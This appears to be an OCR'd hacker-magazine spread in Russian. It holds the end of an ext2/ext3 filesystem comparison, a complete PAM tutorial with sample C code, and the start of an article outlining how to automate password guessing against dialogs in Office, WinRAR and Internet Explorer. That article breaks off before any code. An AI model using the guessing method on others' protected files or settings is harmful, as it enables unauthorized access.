мощных рабочих станциях, ориентированных на запись, выгоднее держать ext3, а read-only тома всегда размечать под ext2? Довольно неожиданный для некоторых администраторов ход. Да может этот Adaptec DuraStor 6220SS специально заточен под ext3, а результаты эксперимента фальсифицированы?

Хорошо. Давай обратимся к базам данных. Возьмем, например, Oracle и посмотрим, на какие файловые системы его рекомендуется ставить. На сайте компании (www.oracle.com/technology/oramag/webcolumns/2002/techarticles/scalzo_linux02.htm) приводятся крайне интересные результаты, которым можно верить, поскольку заниматься пропагандой ext3 Oracl'у — не резон. Мы видим (см. рисунки), что на всех операциях, которые только можно выполнить над базой, ext3 обеспечивает вдвое большую производительность.

Как же такое может быть?! Неужели наличие журнала увеличивает быстродействие? Журнал тут совсем ни при чем, и быстродействие он только съедает. Просто в ext3 слегка доработан механизм кэширования и внесен ряд других изменений, о которых умалчивает документация, но зато результат на лицо.

Аналогичным образом дела обстоят с MySQL и PostgreSQL, однако мне не удалось найти «официальных» результатов тестов, а протестировать базу данных в домашних условиях довольно затруднительно.

РАЗ – ФРАГМЕНТ, ДВА – ФРАГМЕНТ

Сравнивать производительность файловых систем можно только при идентичных условиях, в частности, одинаковом уровне фрагментации. Коллектив японского агентства IPA (Information-Technology Promotion Agency) выпустил специальную утилиту davtools (davtools.sf.net), визуализирующую состояние диска так же, как это делал древний Norton Speed Disk.

Выяснилось, что ext2/ext3 разделы довольно сильно фрагментируются с течением времени (см. рисунки), что опровергает тезис о совершенстве ext2/ext3 и ее независимости от фрагментации. Фрагментации подвластны все (исключая, естественно, те системы, что поддерживают фоновую дефрагментацию, как это сделано, например, в UFS).

Некоторые «специалисты» утверждают, что в Linux'е фрагментация влияет на производительность более сложным образом. Допустим, два файла читаются одновременно. В отсутствии фрагментации головке придется совершать попеременные броски, мотаясь между двумя файлами, что будет нехорошо. Если же разбить файлы на блоки, чередующиеся друг за другом, то движения головки примут характер прямолинейной последовательности, и, несмотря на сильную фрагментацию, скорость чтения значительно возрастет.

Естественно, фрагментация бывает разной, однако наивно думать, что оптимальная «раскладка» образуется естественным путем. В условиях «дикой природы» система раскидывает файлы по всему оперативному периметру, и головке приходится совершать очень большие поползновения, чтобы собрать их воедино. Ни о каком последовательном чтении не приходится и говорить! А хороших дефрагментаторов, которые можно было бы порекомендовать, под ext2/ext3 нет.

В этом смысле ext2 предпочтительнее, чем ext3, поскольку журнал последней зачастую оказывается сильно фрагментирован, что, учитывая интенсивность его использования, приводит к значительным тормозам.


ЗАКЛЮЧЕНИЕ

Выбор оптимальной файловой системы — очень сложная и неочевидная задача. Теория не всегда соответствует практике, и приходится быть готовым ко всяческим неожиданностям. Всегда прислушивайся к советам производителей оборудования и создателей программ. Как правило, все необходимые тесты они уже провели или даже заоптимизировали свой продукт под определенную файловую систему с конкретными настройками. Универсальных советов, пригодных для всех, здесь, увы, дать невозможно, поэтому мы ограничимся только самыми общими рекомендациями.

На домашних компьютерах, оборудованных UPS'ом, лучшим выбором будет ext2, устанавливаемая большинством дистрибутивов по умолчанию. Если же «упсы» нет, а отключение электричества (зависания, перезагрузки) — обычное дело, то используй ext3 и выбирай максимальный уровень журналирования. Для поддержания производительности в тонусе размещай файл журнала на отдельном жестком диске, подключенном к своему IDE-каналу (впрочем, это не обязательно, так как современные IDE-устройства нормально делят одну шину друг с другом, если, конечно, не вздумают конфликтовать).

На серверах и рабочих станциях, снабженных RAID-массивами, можно поставить ext2 в том случае, если они ориентированы на чтение, и ext3 — на запись. Наибольший выигрыш при работе с ext3 достигается, когда имеешь дело с базами данных, однако тут все зависит от рода запросов и типа самой базы. Достоверный ответ может дать только эксперимент.

BINARY YOUR'S



утилита davtools, визуализирующая фрагментацию выбранного списка файлов



TEXT ИВАН СКЛЯРОВ / **SKLYAROV@REAL.XAKEP.RU** / **WWW.SKLYAROFF.RU** /

СИСТЕМА БЕЗОПАСНОСТИ PAM ИЗНУТРИ

УЧИМСЯ ИСПОЛЬЗОВАТЬ И СОЗДАВАТЬ СВОИ МОДУЛИ PAM

«ТЫ, КОНЕЧНО ЖЕ, ЗНАЕШЬ, ЧТО УЧЕТНЫЕ ДАННЫЕ И ПАРОЛИ В БОЛЬШИНСТВЕ *NIX ХРАНЯТСЯ В ТАКИХ ФАЙЛАХ, КАК */ETC/PASSWD*, */ETC/SHADOW*, */ETC/MASTER.PASSWD*. НО ЗНАЕШЬ ЛИ ТЫ, ЧТО ЭТИ ФАЙЛЫ ОТНОСЯТСЯ ЛИШЬ К СТАНДАРТНОЙ АУТЕНТИФИКАЦИИ, КОТОРАЯ ЛЕГКО МОЖЕТ БЫТЬ ИЗМЕНЕНА? В СВОЮ СИСТЕМУ ТЫ МОЖЕШЬ ВНЕДРИТЬ БОЛЕЕ СЛОЖНЫЕ СИСТЕМЫ АУТЕНТИФИКАЦИИ, ВПЛОТЬ ДО ИСПОЛЬЗОВАНИЯ СМАРТ-КАРТ, ЭЛЕКТРОННЫХ КЛЮЧЕЙ И СКАНЕРА СЕТЧАТКИ ГЛАЗА. ПРИЧЕМ ДЛЯ ЭТОГО СОВСЕМ НЕ НАДО ПАТЧИТЬ ОС, ПЕРЕКОМПИЛИРОВАТЬ ЯДРО И ВЫПОЛНЯТЬ МНОЖЕСТВО ГРОМОЗДКИХ ОПЕРАЦИЙ»

CD/DVD: На компакт-диске лежат исходные коды PAM-приложения (appl_pam.c) и PAM-модуля (pam_test.c).

ЧТО ТАКОЕ PAM

Во всех современных unix-like системах механизм аутентификации отделен от программ, с помощью которых она осуществляется. Это стало возможным благодаря использованию PAM (Pluggable Authentication Modules) — Подключаемых Аутентификационных Модулей. Такие программы, как login, su, passwd, в современных системах сами не работают с паролями, а делают запрос к PAM, которая осуществляет всю процедуру аутентификации и возвращает ответ: УСПЕХ (PAM_SUCCESS) или НЕУДАЧА (PAM_AUTH_ERR), а прикладная программа лишь выводит сообщение пользователю в зависимости от ответа PAM. Таким образом, прикладным программам совершенно неважно, каким образом PAM осуществляет аутентификацию, поэтому администратор может внедрить иные механизмы аутентификации, не перекомпилируя никаких прикладных программ. А как это сделать, сейчас мы узнаем.

ТРИ ВЕТВИ PAM

Впервые PAM появился в операционной системе Solaris 2.3, после чего был адаптирован для Linux, BSD и прочих *nix. Сейчас существует три основных ветви развития PAM: Solaris PAM, Linux-PAM и OpenPAM. Linux-PAM используется почти всеми современными Linux. OpenPAM впервые стал применяться во FreeBSD 5.x и NetBSD 3.x, до этого BSD-системы использовали Linux-PAM. В целом все три ветви имеют лишь незначительные отличия. Дальше пойдет разговор применительно к Linux-PAM, но иногда я буду указывать расхождения с другими ветвями.

```
[root@localhost /root]# cat /etc/pam.d/login
#%PAM-1.0
auth       required     /lib/security/pam_securetty.so
auth       required     /lib/security/pam_stack.so service=system-auth
auth       required     /lib/security/pam_nologin.so
#auth       required     /lib/security/pam_test.so
account    required     /lib/security/pam_stack.so service=system-auth
password   required     /lib/security/pam_stack.so service=system-auth
session    required     /lib/security/pam_stack.so service=system-auth
session    optional     /lib/security/pam_console.so
[root@localhost /root]#
```

содержимое конфигурационного файла login

АРХИТЕКТУРА PAM

Как следует из самого названия, PAM состоит из модулей. Именно модули отвечают за то, как будет осуществляться аутентификация. Модули представляют собой обычные динамические библиотеки с расширением «.so», стандартно расположенные в каталоге */usr/lib/security* (хотя это не обязательно).


Настройка модулей для работы с конкретным приложением осуществляется с помощью конфигурационных файлов, расположенных в */etc/pam.d* (в некоторых системах используется только один файл — */etc/pam.conf*). Каждому приложению, которое использует аутентификацию, соответствует свой файл конфигурации с одноименным названием. В конфигурационных файлах указывается последовательность вызовов PAM-модулей с дополнительными параметрами. Изменяя конфигурационный файл (например, добавляя новый PAM-модуль), можно изменить процедуру аутентификации.

Файл конфигурации состоит из четырех столбцов. В первом столбце указывается тип модуля (всего существует четыре типа модулей: auth, account, password и sessions). Во втором столбце находится флаг контроля, который указывает, как система будет реагировать при удачном или неудачном прохождении соответствующего модуля. Флагов также существует всего четыре: required, requisite, sufficient и optional. В третьем поле указывается имя модуля и его расположение в системе. Некоторые модули

имеют необязательные параметры, которые указываются в четвертом столбце. Символ решетки (#) используется для комментариев.

Строки с одинаковым типом образуют так называемый стек модулей, позволяющий получить многошаговую аутентификацию, включающую несколько различных процедур аутентификации.

Практически на все случаи жизни в системе существуют стандартные



общая архитектура PAM

модули, из которых можно строить различные системы аутентификации. Но в некоторых случаях необходимый модуль нужно писать самому. Для этого в PAM есть PAM API, позволяющий программисту использовать функции PAM.

Таким образом, если ты присоединишь к своему компьютеру сканер сетчатки глаза, то тебе будет необходимо написать новый модуль с помощью PAM API, который бы обращался к устройству и возвращал от него ответ.

ТИПЫ МОДУЛЕЙ

Как уже отмечалось, всего существует четыре типа модулей:

1 auth. Модули такого типа выполняют функции аутентификации пользователей в системе (проверяют наличие пользователя в системе, осуществляют ввод имени и пароля, разрешают доступ в ту или иную группу и т.п.). Auth-модуль должен обязательно предоставлять следующие две функции:
pam_sm_authenticate() выполняет задачу аутентификации пользователя, то есть сравнивает введенный ключ со значением в базе данных; pam_sm_setcred() открывает доступ прикладной программе к такой информации о пользователе, как его ID, членство в группах и лимит ресурсов. Для корректной инициализации в модуле должна быть включена строка «#define PAM_SM_AUTH» после включения «#include <security/pam_modules.h>».

2 account. Модули такого типа проверяют доступность аккаунта на основе ресурсов системы (время суток или загрузка сервера). Account-модуль должен обязательно предоставлять функцию pam_sm_acct_mgmt(), которая проверяет, доступен ли запрашиваемый аккаунт. Для корректной инициализации в модуле должна быть включена строка «#define PAM_SM_ACCOUNT».

3 password. Модули этого типа предназначены для смены пароля по запросу пользователя или по истечению срока действия. Password-модуль должен обязательно предоставлять функцию pam_sm_chauthtok(), которая изменяет ключ аутентификации, проверяет, не использовался ли он ранее, а заодно и его стойкость. Для корректной инициализации в модуле должна быть включена строка «#define PAM_SM_PASSWORD».

4 session. Данные модули используются для выполнения определенных действий перед началом сеанса и перед его окончанием. Такими действиями могут быть, например, добавление записей в log-файлы, подготовка пользовательского окружения, запуск каких-нибудь служб и т.д. Session-модуль должен предоставлять следующие две функции: pam_sm_open_session() выполняет задачи, связанные с установкой сеанса; pam_sm_close_session() отвечает за завершение сеанса. Для корректной инициализации в модуле должна быть включена строка «#define PAM_SM_SESSION».

КОНТРОЛЬНЫЕ ФЛАГИ

В Linux-PAM существует всего четыре флага контроля:

1 required. Если модуль выдал ошибку, то цепочка продолжит выполняться, но запрос будет отклонен.

2 requisite. Если произошла ошибка модуля, то цепочка немедленно заканчивается, и запрос отклоняется.

3 sufficient. Если модуль выполнился нормально, и никакой предыдущий модуль в цепочке не потерпел неудачу, то цепочка заканчивается, и принимается положительное решение о предоставлении доступа. В случае ошибки модуль игнорируется, и выполняется остальная часть цепочки.

4 optional. Модуль с этим флагом не критичен для аутентификации и используется как дополнительный, то есть модуль будет выполнен, но его результат игнорируется.

В OpenPAM существует еще один флаг — binding, который по действию похож на sufficient, но в случае когда модуль выдает ошибку, запрос будет отклонен, хотя остальная часть цепочки выполнится (флаг sufficient игнорирует модуль в случае ошибки).

СТАНДАРТНЫЕ МОДУЛИ

В системе присутствует множество стандартных модулей PAM, которые администратор может использовать для построения цепочек. Список стандартных модулей можно увидеть с помощью команды:

```
% find / -name pam_*.so
```

Рассмотрим некоторые модули и заодно укажем тип, который они могут принимать:

pam_access.so. Тип account. Предоставляет или запрещает доступ на основании файла */etc/security/access.conf*. Строки этого файла имеют следующий формат: «права:пользователи:откуда», где
Права — знак «+» (разрешить) или знак «-» (запретить).
Пользователи — ALL, имя пользователя или пользователь@узел, где узел соответствует имени локальной машины, иначе запись игнорируется.
Откуда — одно или несколько имен файлов терминалов (без префикса /dev/), имена узлов, доменные имена (начинающиеся с точки), IP-адреса (с точкой на конце, например, 172.85.10.10.), ALL или LOCAL.
Параметров данный модуль не имеет.

pam_cracklib.so. Тип password. Проверяет пароли на стойкость. Имеет необязательные параметры: debug — заносит отладочную информацию в файл журнала; retry=N — число попыток ввода пароля, по исчерпанию которых возвращается ошибка (по умолчанию дается одна попытка); diffok=N — должно быть изменено минимум N символов при смене пароля; minlen=N — минимальный размер пароля; dcredit=N, ucredit=N, lcredit=N, ocredit=N — в пароле должно присутствовать минимум N цифр, строчных, прописных букв и других символов.

pam_deny.so. Тип любой. Данный модуль на любой запрос отвечает PAM_AUTH_ERR. Бывает полезен для быстрого отключения сервиса (если добавить в начало цепочки) или для завершения цепочки sufficient модулей.

pam_lastlog.so. Тип auth. Заносит в файлы utmp, utmpx, wtmp, wtmpx, lastlog и lastlogx сведения о том, когда и откуда пользователь вошел в систему. Имеет параметры: debug — записывать подробную информацию в syslog; nodate, noterm, nohost, silent — отбрасывать дату, имя терминала, имя хоста или все вместе; never — если пользователь первый раз входит в систему, то его приветствуют таким сообщением: «Добро пожаловать...».

В РАЗНЫХ *NIX СУЩЕСТВУЮТ СВОИ СТАНДАРТНЫЕ МОДУЛИ

pam_limits.so. Тип session. Позволяет накладывать ограничения на пользователей, вошедших в систему. Требует файл */etc/security/limits.conf* и поддержку ядра для ограничений.

pam_nologin.so. Тип auth. Проверяет наличие файла /etc/nologin. Если он существует, то в систему может войти только root, а остальным будет выдано на экран содержимое этого файла.

pam_permit.so. Простейший модуль, который на каждый запрос просто возвращает PAM_SUCCESS. Этот модуль бывает полезен в качестве метки или для предотвращения появления пустой цепочки.

pam_pwdb.so. Тип любой. Обычно является альтернативой модулю pam_unix.so. Предоставляет интерфейс к файлам passwd и shadow. Полезные параметры: nullok — можно использовать пустые пароли; md5, shadow, bigcrypt — различные способы шифрования пароля.

pam_rootok.so. Тип auth. Допускает пользователя к сервису, только если его uid=0.

pam_time.so. Тип account. Позволяет ограничить доступ к службе в зависимости от времени. Настраивается с помощью конфигурационного файла */etc/securitty/time.conf*.

pam_warn.so. Тип auth и password. Просто заносит сообщение о своем вызове в syslog. Параметров не имеет.

pam_wheel.so. Тип auth. Позволяет получать права суперпользователя только пользователям группы wheel. Один из полезных параметров: group=XXX — использовать указанную группу вместо wheel.

список стандартных PAM-модулей в моей системе

Существует еще особый модуль — pam_stack.so, который может быть любого типа и всегда используется с параметром service=XXX, где XXX — название конфигурационного файла другого сервиса. Этот модуль предназначен для включения цепочки модулей из другого конфигурационного файла. Например, запись «/lib/security/pam_stack.so service=system-auth» означает, что нужно выполнить цепочку модулей из конфигурационного файла system-auth.

В разных *nix существуют свои стандартные модули, хотя рассмотренные модули присутствуют почти в каждой системе.

ПРИМЕР ИСПОЛЬЗОВАНИЯ СТАНДАРТНЫХ МОДУЛЕЙ

В качестве примера изменим поведение команды su. Напомню, su предоставляет возможность регистрироваться в системе под другим именем, в том числе root. Сделаем так, чтобы только пользователи одной группы («ivan») могли получать права («root») при помощи su. Для этого нужно добавить следующие две строки в начало конфигурационного файла su в каталоге */etc/pam.d*:

```
auth sufficient /lib/security/pam_rootok.so
auth required /lib/security/pam_wheel.so group=ivan
```

ПРОГРАММИРОВАНИЕ PAM-ПРИЛОЖЕНИЙ

Обращаться к модулям PAM имеет смысл только в том случае, когда в твоей программе нужно осуществлять аутентификацию. На диске к журналу ты можешь найти исходный код простейшего PAM-приложения (я назвал его appl_pam.c).

```
[root@localhost PAM(new)]# cat pamappl.c
#include <security/pam_appl.h>
#include <security/pam_misc.h>
#include <stdio.h>

int main()
{

  int retval;

  pam_handle_t *pamh;
  struct pam_conv pconv;

  pconv.conv=&misc_conv;
  pconv.appdata_ptr=NULL;

  pam_start ("passwd", getenv("USER"), &pconv, &pamh);

  retval=pam_authenticate(pamh, 0);

  if (retval != PAM_SUCCESS) {
    fprintf (stderr, "Not Authenticated\n");
  } else {
    fprintf (stderr, "Authentication OK.\n");
  }

  pam_end (pamh,0);
  return 0;

}
[root@localhost PAM(new)]#
```


исходный код простейшего PAM-приложения

Компиляция выполняется следующим образом:


```
% gcc -o appl_pam appl_pam.c -lpam -lpam_misc
```

Программа appl_pam просто запрашивает у пользователя его пароль, и если пароль введен верно, то выводит Authentication OK, иначе — Not Authenticated.

Вызывать функции PAM API в программе можно только после вызова функции pam_start(), которая инициализирует библиотеку PAM, а заканчиваться работа должна функцией pam_end(). Первый аргумент в pam_start() — это имя сервиса. В appl_pam я задействовал сервис passwd. Хочу обратить внимание на второй параметр: getenv(«LOGNAME»), который определяет имя пользователя из стандартной переменной окружения LOGNAME. Если второй параметр сделать нулевым значением, то функция будет запрашивать не только пароль, но и логин пользователя. Третьим аргументом является ссылка на объект диалога. В четвертую переменную pam_start() запишет дескриптор сеанса, который будет использоваться всеми последующими функциями PAM API в программе.



на официальной странице Linux-PAM можно найти документацию по программированию и администрированию PAM



Домашние странички трех ветвей PAM:
Linux-PAM: www.kernel.org/pub/linux/libs/pam/
OpenPAM: sourceforge.net/projects/openpam
Solaris PAM: www.sun.com/software/solaris/pam/

Приложение должно обеспечить «функцию диалога». Она используется для прямой связи между подгружаемым модулем и приложением и обеспечивает модулю средство, которое будет запрашивать у пользователя пароль и т.д.
В pam_test() используется стандартная функция диалога misc_conv(), выполняющая терминальный ввод-вывод, адрес которой вначале программы мы указали в структуре pam_conv. Можно написать свою функцию, использующую другие способы общения с пользователем, например, всплывающее окно, голосовой ввод-вывод и т.д.
В программе вызывается функция pam_authenticate(). Во втором ее аргументе указываются различные флаги. Значение 0 означает стандартные установки.
Замечу, что имена основных PAM-функций в приложениях немного отличаются от PAM-функций, использующихся в модулях (отсутствует вставка _sm_). Например, в модулях используется функция pam_sm_chauthtok(), а в приложениях — pam_chauthtok().

ПРОГРАММИРОВАНИЕ PAM-МОДУЛЕЙ

Программировать свои модули в целом несложно. Все зависит от того, какой алгоритм ты будешь в нем реализовывать, а именно: будет ли твой модуль обращаться к оборудованию, например, к USB-ключу, или использовать криптографический протокол. На диске к журналу ты можешь найти исходник аутентификационного модуля pam_test. Он хорошо прокомментирован, поэтому здесь я только дам общие сведения. Модуль получает от пользователя пароль, сравнивает его со статическим паролем и выдает результат. Так как модуль является типа AUTH, то он обязательно должен реализовывать две функции: pam_sm_authenticate() и pam_sm_setcred(). Дескриптор pamh позволяет связываться модулю с приложением и получать от него данные с помощью специальных PAM-функций. Имя пользователя определяется с помощью PAM-функции pam_get_user(), а пароль принимается с помощью функции pam_get_item().

исходный код простейшего PAM-модуля

Модуль и приложение, которое его вызывает, могут обмениваться сообщениями. Структура сообщения, передаваемого от модуля к приложению, определена в security/pam_appl.h как:

```
struct pam_message {
        int msg_style;
        const char *msg;
};
```

Допустимые опции для msg_style:

PAM_PROMPT_ECHO_OFF — получить строку без повторения любого текста;
PAM_PROMPT_ECHO_ON — получить строку пока текст отображается эхом;
PAM_ERROR_MSG — отображать ошибку;
PAM_TEXT_INFO — отображать текст.

Структура ответа от приложения к модулю имеет следующий вид:

```
struct pam_response {
        char *resp;
        int resp_retcode;
};
```

Компиляция PAM-модуля осуществляется точно так же, как и компиляция обычной динамической библиотеки:

```
% gcc -c -fPIC pam_test.c
% gcc -shared -fPIC -o pam_test.so pam_test.o
```

Чтобы проверить работу модуля, добавь в конфигурационный файл login (*/etc/pam.d/login*) следующую строку:


```
auth required /lib/security/pam_test.so
```

PAM ДЛЯ ХАКЕРА

И напоследок скажу о безопасности PAM. Если хакер сумеет подменить один из модулей PAM на троянскую версию, то скомпрометированными окажутся все программы, которые используют этот модуль. Например, такой модуль, как pam_unix.so или pam_pwdb.so, используются практически всеми программами аутентификации (login, passwd, sshd, su и т. д.). Поэтому если ты админ и заметил, что один из модулей PAM в твоей системе был изменен, то знай — у тебя серьезные неприятности.

BINARY YOUR'S

НА ДИСКЕ К ЖУРНАЛУ ТЫ МОЖЕШЬ НАЙТИ ИСХОДНИК АУТЕНТИФИКАЦИОННОГО МОДУЛЯ — PAM_TEST. ОН ХОРОШО ПРОКОММЕНТИРОВАН, ПОЭТОМУ ЗДЕСЬ Я ТОЛЬКО ДАМ ОБЩИЕ СВЕДЕНИЯ.



TEXT АЛЕКСАНДР ГАЙША / **PHYSICS2005@MAIL.RU** /

ДРЕССИРОВАННЫЕ ОКНА

РАЗБИРАЕМСЯ С ПРИНЦИПАМИ ВЗАИМОДЕЙСТВИЯ С ЧУЖИМИ ОКНАМИ И ПИШЕМ ТУЛЗУ ДЛЯ ПОДБОРА ПАРОЛЕЙ НА ДОСТУП К КОНТЕНТУ В IE



«ЭТА СТАТЬЯ ПОСВЯЩАЕТСЯ ВСЕМ ТЕМ, КТО ВИДЕЛ НА ЭКРАНЕ СТРАШНОЕ «ЧЕРНОЕ ОКНО», ОБРЫВАЮЩЕЕ ВСЕ НАИВНЫЕ ДЕТСКИЕ НАДЕЖДЫ И МЕЧТЫ. СВОИМ НЕВЫНОСИМЫМ «ENTER PASSWORD» ОНО УБИВАЛО В НАС РАДОСТЬ И ДУШЕВНЫЙ ПОКОЙ. МНОГИЕ НАШИ ТОВАРИЩИ ПЫТАЛИСЬ ИЗБАВИТЬСЯ ОТ НЕГО, ДОЛГИМИ ЗИМНИМИ ВЕЧЕРАМИ НАБИРАЯ ВСЕ ПРИШЕДШИЕ В ГОЛОВУ КОМБИНАЦИИ, НО ЛИШЬ ЕДИНИЦЫ ЭТИХ ВЕЛИКИХ ЛЮДЕЙ ДОЖИЛИ ДО НАШИХ ДНЕЙ, НЕРВНО ВЫСТУКИВАЯ ЧЕЧЕТКУ ПАЛЬЦАМИ УЖЕ НЕ ТОЛЬКО НА КЛАВИАТУРЕ, НО И НА ЛАВОЧКАХ, В ПОДВАЛАХ, НА ВОКЗАЛЕ. НЕ ЗНАЛИ ОНИ, БЕДНЫЕ, О ТОМ, ЧТО ПРОЦЕСС ПОДБОРА ПАРОЛЯ МОЖНО АВТОМАТИЗИРОВАТЬ, ПРОГРАММНО ОБРАЩАЯСЬ К ОКНАМ И ИХ ЭЛЕМЕНТАМ. ЭТО СОВСЕМ ЛЕГКО, НАДО ЛИШЬ ОСВОИТЬ НЕХИТРЫЕ ПРИНЦИПЫ ВЗАИМОДЕЙСТВИЯ С ОКНАМИ»

АЛГОРИТМ

Так уж вышло, что все самое лучшее в нашей серой будничной жизни или незаконно, или вредно, или закрыто паролями. Мы с тобой, как люди, имеющие отдаленное отношение к страшному слову «взлом», будем бороться именно с парольным злом.

Итак, на рассмотрение общественности (то есть нас с тобой) предлагается следующий вариант подбора паролей. Садимся за комп, заходим куда нужно, чтобы появилось окно Enter password. Щелкаем левой рукой и вводим любой первый попавшийся пароль. Попал? Нет. Щелкаем правой рукой и закрываем все ругательные окна. Снова щелкаем левой рукой и вводим следующий возможный пароль…

Что-то метод не очень, да? Медленный какой-то. Глядишь, оглянуться не успела, лето красное пропела, уж зима приходит в дом (только зима эта 2050 года, а пароль все не найден). Но можно же этот метод автоматизировать, и делать все то же самое программно (ускорение будет, как в Форсаже, честное слово). Усовершенствованный алгоритм подбора пароля находим следующим образом:

0) отыскиваем диалоговое окно, в котором вводится пароль;
1) находим в этом окне текстовое поле, в которое нужно ввести текст пароля;
2) решаем, какой мы сейчас будем пробовать пароль;
3) заполняем поле пароля выбранным значением;
4) эмулируем нажатие кнопки OK;
5) проверяем, появились ли окна с ругательствами в наш адрес (если нет, то радуемся, так как нашли пароль);
6) ругаемся в ответ на компьютер;
7) закрываем все ругательные окна и приводим программу в исходное положение, чтобы было видно окошечко для ввода пароля;
8) вычеркиваем пароль из списка;
9) повторяем 2—8 пункты ;).

Сейчас мы будем учиться, как работать с чужими окнами. Отмечу, что при таком быстром методе подбора открываются неплохие перспективы.

Представь на мгновенье, как здорово было бы зайти в систему web-pornushka transfer и, не заморачивая особо себе голову, запустить на ночь супер-мега-подбиралку паролей, которая рано утром на заре огласит твой дом радостным воем, возвещая о начале новой эры. Так нет, и здесь засада: додумались злые дядьки ограничить количество попыток ввода паролей определенным числом. Сработает твоя супер-мега-подбиралка три раза, и все — каюк. Больше подбирать нельзя, потому что если ты за три раза не ввел правильный пароль, то или не место тебе там, куда ты лезешь, или ты — несчастный инвалид с ограниченными двигательными возможностями.

Остается только лязгать зубами от бессильной злобы. Хотя, постой-ка, есть ведь много красивых и нужных вещей, которые тоже закрыты, но пароль можно вводить немыслимое число раз! Хе-хе, возможно, сегодня все-таки удастся что-нибудь взломать.

На кандидатуры для взлома подходят: запароленные документы Microsoft Office и архивы WinRAR, исходные тексты различных сред разработки, ограничения содержимого Internet Explorer и любые парольные защиты.

Поскольку мы будем не просто тыкаться-мы-

ВСЯ СИСТЕМА ЯВЛЯЕТСЯ СОБЫТИЙНО-УПРАВЛЯЕМОЙ. ЭТО ЗНАЧИТ, ЧТО, КАК ТОЛЬКО СЛУЧАЕТСЯ КАКОЕ-НИБУДЬ МАЛО-МАЛЬСКИ ЗНАЧИМОЕ СОБЫТИЕ, ОС ГЕНЕРИРУЕТ КУЧУ СООБЩЕНИЙ

каться, а писать супер-пупер-программу, то определимся с местом, куда именно она будет подбирать пароль. Пусть это будет всеми ругаемый, но всеми используемый браузер IE. Есть там такая функция — ограничения контента. Чтобы не лазили, где не надо. Вот ее и будем отключать (переписать прогу под свои нужды, ты сможешь легко и непринужденно, если прочтешь и перепишешь 33 раза последующее изложение).

БЛИЖЕ К ДЕЛУ


Для начала определимся, как надо включать и отключать парольную защиту, по мнению MS. В меню ИЕ (я беру версию 6.00) выбираем «Сервис»->»Свойства обозревателя», и в открывшемся окне переходим на закладку «Содержание». Там есть красивая кнопка «Включить», которая всю гадость и делает. Включаем (если еще когда-нибудь захочешь воспользоваться своим браузером, то вводимый пароль лучше записать на бумажке, а то вдруг наша тулза не сработает?). Если все сделано правильно, то на той же закладке, где была кнопка «Включить», появится кнопка «Отключить» (удивительный поворот событий!). Когда ее нажмешь, появится окошко «Требуется пароль-допуск», с которым мы и будем работать.

